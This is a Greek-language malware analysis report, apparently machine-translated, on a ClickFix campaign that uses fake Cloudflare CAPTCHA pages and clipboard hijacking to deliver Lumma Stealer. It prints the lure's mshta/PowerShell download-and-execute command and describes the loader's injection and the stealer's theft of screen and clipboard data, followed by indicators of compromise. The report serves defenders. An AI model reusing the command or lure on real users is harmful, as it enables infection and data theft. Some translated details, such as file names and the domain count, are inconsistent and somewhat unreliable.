

Εισαγωγή:
Πρόσφατα εντοπίσαμε μια νέα καμπάνια κακόβουλου λογισμικού που χρησιμοποιεί ψεύτικες σελίδες CAPTCHA για την παράδοση του Lumma Stealer, ενός infostealer που λειτουργεί με το μοντέλο malware-as-a-service (MaaS), το οποίο ανακαλύφθηκε για πρώτη φορά το 2022. Σε προηγούμενες καμπάνιες, συμπεριλαμβανομένων εκείνων στα μέσα του 2024, οι εισβολείς χρησιμοποίησαν το ClickFix, μια παραπλανητική τακτική που περιελάμβανε ηλεκτρονικό ψάρεμα (phishing) και ψεύτικες σελίδες reCAPTCHA σε στοχευμένες σελίδες επαλήθευσης Google.

Σε αυτήν την τελευταία εκστρατεία, οι εισβολείς συνεχίζουν να χρησιμοποιούν το ClickFix, αξιοποιώντας το ηλεκτρονικό ψάρεμα (phishing) και τις ψεύτικες σελίδες reCAPTCHA για να ξεγελάσουν τα θύματα ώστε να εκτελέσουν κακόβουλες εντολές που έχουν αντιγραφεί στο πρόχειρό τους. Ωστόσο, έχουν πλέον μετατοπίσει την εστίασή τους στην πλαστοπροσωπία σελίδων επαλήθευσης Cloudflare. Σε αυτήν την αναφορά θα εξηγηθούν τα διαφορετικά στάδια μιας αλυσίδας μόλυνσης από ClickFix. Σελίδες ClickFix που μεταμφιέζονται σε σελίδες reCAPTCHA Cloudflare, πώς καταχράται το MSHTA και το PowerShell για να παραδώσει ένα πρόγραμμα φόρτωσης .NET.
Αλυσίδα μόλυνσης:


Η αλυσίδα μόλυνσης ξεκινά με μια ψεύτικη σελίδα CAPTCHA που έχει σχεδιαστεί για να ξεγελάσει το θύμα ώστε να εκτελέσει την κακόβουλη εντολή. Η ιστοσελίδα εμφανίζει ένα παραπλανητικό μήνυμα όπως "Δεν είμαι ρομπότ - Επαλήθευση Cloudflare", ζητώντας από τον χρήστη να αντιγράψει και να εκτελέσει μια παρεχόμενη εντολή στο παράθυρο διαλόγου "Εκτέλεση" των Windows. Μόλις εκτελεστεί, η εντολή εκκινεί το mshta.exe, το οποίο εκτελεί ένα ενσωματωμένο VBScript. Το VBScript δημιουργεί ένα αντικείμενο WScript.Shell για να εκτελέσει μια εντολή PowerShell . Στη συνέχεια, το PowerShell χρησιμοποιεί το Invoke-WebRequest για να κατεβάσει ένα κακόβουλο φορτίο (g.exe) από έναν απομακρυσμένο διακομιστή και το αποθηκεύει στον φάκελο "Λήψεις". Στη συνέχεια, το v.exe εκτελείται χρησιμοποιώντας το Start-Process, ξεκινώντας το επόμενο στάδιο της επίθεσης. Το αρχείο v.exe λειτουργεί ως φορτωτής, ο οποίος αποκρυπτογραφεί και εισάγει το Lumma Stealer στη μνήμη.
Ανάλυση του ενσωματωμένου σεναρίου JS:
Αυτό το σενάριο έχει σχεδιαστεί για να εκτελεί μια επίθεση κοινωνικής μηχανικής, ξεγελώντας τους χρήστες ώστε να αντιγράφουν και να εκτελούν κακόβουλες εντολές PowerShell. Η επίθεση μεταμφιέζεται σε μια διαδικασία ανθρώπινης επαλήθευσης Cloudflare, κάνοντάς την να φαίνεται νόμιμη, ενώ παράλληλα εκτελεί σιωπηλά κακόβουλες δραστηριότητες.
Κακόβουλα ωφέλιμα φορτία σε στοιχεία περιοχής κειμένου:

Το κακόβουλο σενάριο JS περιέχει δύο στοιχεία περιοχής κειμένου ενσωματωμένα με κακόβουλες εντολές PowerShell και MSHTA. Το πρώτο ωφέλιμο φορτίο εκτελεί μια εντολή PowerShell που έχει σχεδιαστεί για τη λήψη και την εκτέλεση ενός κακόβουλου αρχείου (kyc.mp4) από το hxxps[:]//deskbot.net. Αυτή η μέθοδος χρησιμοποιήθηκε για την παράδοση του Lumma Stealer, το οποίο σχολιάζεται στο αρχείο JavaScript (βλ. Σχήμα 3).
Το δεύτερο στοιχείο της περιοχής κειμένου, χρησιμοποιεί το mshta.exe, για να εκτελέσει ένα VBScript που εκκινεί μια εντολή PowerShell.
mshta vbscript:Execute(“CreateObject(“”WScript.Shell”).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Έναρξη-Επεξεργασία $HOME\Downloads\v.exe””,0)(window.close) ' Δεν είμαι ρομπότ – Αναγνωριστικό επαλήθευσης Cloudflare: 5mUiAHM”)
Χρησιμοποιεί το Invoke-WebRequest (iwr) για να κατεβάσει το " g.exe" από το kvndbb3[.]com και το αποθηκεύει ως "v.exe" στον φάκελο Downloads. Και το εκτελεί περαιτέρω χρησιμοποιώντας το Start-Process. Αυτή η μέθοδος χρησιμοποιείται ως τεχνική αποφυγής σε επιθέσεις κακόβουλου λογισμικού για την παράκαμψη μέτρων ασφαλείας αξιοποιώντας όπως το mshta.exe και το WScript.Shell.

Τακτικές επαλήθευσης ψευδούς ανθρώπου:
Μία από τις πιο παραπλανητικές πτυχές αυτού του σεναρίου είναι η χρήση ενός ψεύτικου μηχανισμού επαλήθευσης από άνθρωπο. Μιμείται τη διαδικασία επαλήθευσης του Cloudflare για να κάνει τους χρήστες να πιστέψουν ότι πρέπει να ολοκληρώσουν ένα επιπλέον βήμα. Όταν ο χρήστης κάνει κλικ στο κουμπί επαλήθευσης, το σενάριο αντιγράφει αυτόματα την κρυφή κακόβουλη εντολή στο πρόχειρό του. Στη συνέχεια, το θύμα εξαπατάται ώστε να επικολλήσει και να εκτελέσει αυτήν την εντολή στο τερματικό του, επιτρέποντας τη λήψη και την εκτέλεση του κακόβουλου λογισμικού.
Για να γίνει η επίθεση πιο αποτελεσματική, το σενάριο περιλαμβάνει μεταφράσεις σε πολλές γλώσσες (Αγγλικά, Ισπανικά, Κινέζικα, Αραβικά, Χίντι και άλλες). Αυτό σημαίνει ότι ο εισβολέας στοχεύει σε ένα παγκόσμιο κοινό, αυξάνοντας τις πιθανότητες επιτυχούς μόλυνσης.
Μηχανισμός απαγωγής πρόχειρου:

Το σενάριο χρησιμοποιεί μια συνάρτηση copyToClipboard() , η οποία επιλέγει την κακόβουλη εντολή PowerShell μέσα στην περιοχή κρυφού κειμένου και την αντιγράφει στο πρόχειρο όταν ο χρήστης αλληλεπιδρά με το κουμπί επαλήθευσης. Πρόκειται για μια κρυφή τεχνική που κάνει τους χρήστες να εκτελούν άθελά τους κακόβουλο κώδικα. Όπως φαίνεται στο σχήμα 3 και στο σχήμα 5.
Μόλις αντιγραφεί, ο εισβολέας δίνει εντολή στον χρήστη να επικολλήσει και να εκτελέσει την εντολή σε ένα τερματικό PowerShell. Εάν εκτελεστεί, το κακόβουλο λογισμικό λαμβάνεται, εγκαθίσταται και ενδεχομένως χρησιμοποιείται για να αποκτήσει επιμονή στον υπολογιστή του θύματος.
Ανάλυση του dotnet loader:

Το Loader χρησιμοποιεί διάφορες τεχνικές κατά της ανάλυσης για να εμποδίσει τους ερευνητές και να αποφύγει τον εντοπισμό. Η ανάλυσή μας αποκάλυψε ότι το loader παρακολουθεί το χρονικό διάστημα εκτέλεσης για να ανιχνεύσει περιβάλλοντα εντοπισμού σφαλμάτων ή sandbox. Αυτός ο έλεγχος το βοηθά να εντοπίσει πιθανές προσπάθειες ανάλυσης, όπως φαίνεται στο σχήμα 8.


Κατά την ανάλυση του loader, ανακαλύψαμε ότι αποκρυπτογραφεί το δεύτερο ωφέλιμο φορτίο χρησιμοποιώντας ένα κλειδί που φαίνεται στο σχήμα 9. Ο αποκρυπτογραφημένος κώδικας στη συνέχεια εισάγεται στη μνήμη της διεργασίας χρησιμοποιώντας API όπως το VirtualProtect, ακολουθούμενο από WriteProcessMemory και CreateThread για την εκτέλεση του εισαγόμενου ωφέλιμου φορτίου. Αυτή η τεχνική χρησιμοποιείται συνήθως για την αποφυγή ανίχνευσης και διασφαλίζει ότι ο κακόβουλος κώδικας εκτελείται στη μνήμη που φαίνεται στο σχήμα 10 παρακάτω.
Ανάλυση ωφέλιμου φορτίου (Lumma Stealer):


Το δείγμα ωφέλιμου φορτίου είναι ένα δείγμα 32 bit με κρυπτογραφημένα δεδομένα και συμβολοσειρές.

Εμφανίζει ένα παράθυρο διαλόγου με το μήνυμα «Θέλετε να εκτελέσετε κακόβουλο λογισμικό», το οποίο χρησιμεύει ως τελικός έλεγχος πριν προχωρήσετε στην εκτέλεση του κακόβουλου λογισμικού, όπως φαίνεται στο σχήμα 12.
Δυνατότητα επίλυσης API:
Έχει τη δυνατότητα να επιλύει API χρησιμοποιώντας την τεχνική κατακερματισμού API που φαίνεται στο παρακάτω σχήμα 13.

Αποβολή δεδομένων

Το κακόβουλο λογισμικό αξιοποιεί τα GDI API των Windows, συμπεριλαμβανομένων των BitBlt και CreateCompatibleBitmap, για να καταγράψει ολόκληρη την οθόνη και να αποθηκεύσει το περιεχόμενο που έχει καταγραφεί ως εικόνα bitmap.

Επίσης, επιχειρεί να κλέψει ευαίσθητα δεδομένα από το πρόχειρο χρησιμοποιώντας το API GetClipboardData. Μόλις εξαχθούν τα δεδομένα, δημιουργεί μια σύνδεση εντολών και ελέγχου (C2C) για να εξαγάγει τις κλεμμένες πληροφορίες.
Σύνδεση C2C:
Το Stealer χρησιμοποιεί το Mozilla/5.0 στη συμβολοσειρά User-Agent για να ενσωματωθεί στην νόμιμη διαδικτυακή κίνηση ενώ επικοινωνεί με τους διακομιστές C2C. Αυτή η τακτική βοηθά το stealer να αποφύγει τον εντοπισμό από λύσεις ασφαλείας που παρακολουθούν την κυκλοφορία δικτύου για ανωμαλίες.


Το κακόβουλο λογισμικό βασίζεται σε επτά κωδικοποιημένους τομείς ως διακομιστές εντολών και ελέγχου για τη διευκόλυνση ενημερώσεων, τη λήψη εντολών και την απομάκρυνση κλεμμένων δεδομένων.
Συμπέρασμα:
Η καμπάνια ClickFix καταδεικνύει πώς οι απειλητικοί παράγοντες συνεχίζουν να χρησιμοποιούν τεχνικές κοινωνικής μηχανικής για να παρακάμπτουν τα μέτρα ασφαλείας και να εξαπατούν τους χρήστες. Σε αυτήν την καμπάνια, αξιοποιώντας ψεύτικες σελίδες CAPTCHA Cloudflare, hijacking clipboard και κατάχρηση βοηθητικών προγραμμάτων των Windows όπως το MSHTA και το PowerShell, οι εισβολείς παραδίδουν και εκτελούν αποτελεσματικά το Lumma Stealer. Το πρόγραμμα φόρτωσης .NET που χρησιμοποιείται σε αυτήν την επίθεση περιλαμβάνει τεχνικές κατά της ανάλυσης για την αποφυγή ανιχνεύσεων. Η χρήση πολλαπλών γλωσσών στην καμπάνια υπογραμμίζει μια παγκόσμια προσέγγιση στόχευσης, καθιστώντας την μια ευρέως διαδεδομένη απειλή.
Τεχνικές MITRE ATT&CK:
| Όνομα | Αναγνωριστικό τεχνικής | Όνομα |
| Ψεύτικη επαλήθευση captcha | T1566 | Phishing |
| Εκτέλεση PowerShell | T1204
T1059.001 |
Εκτέλεση χρήστη Διερμηνέας εντολών και σεναρίων: PowerShell |
| Εκτέλεση Mshta
|
T1218.005
T1027.009 |
Εκτέλεση δυαδικού διακομιστή μεσολάβησης συστήματος: Mshta Συγκεκριμένα αρχεία ή πληροφορίες: Ενσωματωμένα ωφέλιμα φορτία |
| Οθόνη συλλαμβάνει | T1113 | Οθόνη συλλαμβάνει |
| Εκτέλεσε το κρυπτογραφημένο ωφέλιμο φορτίο χρησιμοποιώντας το powershell.exe
|
T1059.001
T1027.013 |
Διερμηνέας εντολών και σεναρίων: PowerShell Συσκευασμένα αρχεία ή πληροφορίες: Κρυπτογραφημένο/Κωδικοποιημένο αρχείο |
| Καταγραφή εισόδου | T1056 | Keylogging |
| Αμυντική υπεκφυγή | T1055.012 | Process Injection: Process Hollowing
|
| Έγχυση περιεχομένου | T1659 | Εισαγωγή κακόβουλου κώδικα σε συστήματα |
| Διοίκησης και Ελέγχου | T1071.001 | Πρωτόκολλο επιπέδου εφαρμογής: Πρωτόκολλα Ιστού
|
ΠΡΟΣΤΑΣΙΑ:
Trojan.Ghanarava.1739530256ee4fbc
Trojan.Ghanarava.1739337049382d41
Trojan.LummaStealerCiR
ΔΟΕ:
| MD5 | Όνομα |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe |
| 049F8BF92786B0AFF493BC8533EE4FBC | Ωφέλιμο φορτίο Lumma |
| C2C | |
| ignoredshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hopeefreamed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
Συγγραφείς:
Σουμέν Βιρμανία
Βαϊμπχάβ Μπιλάντε



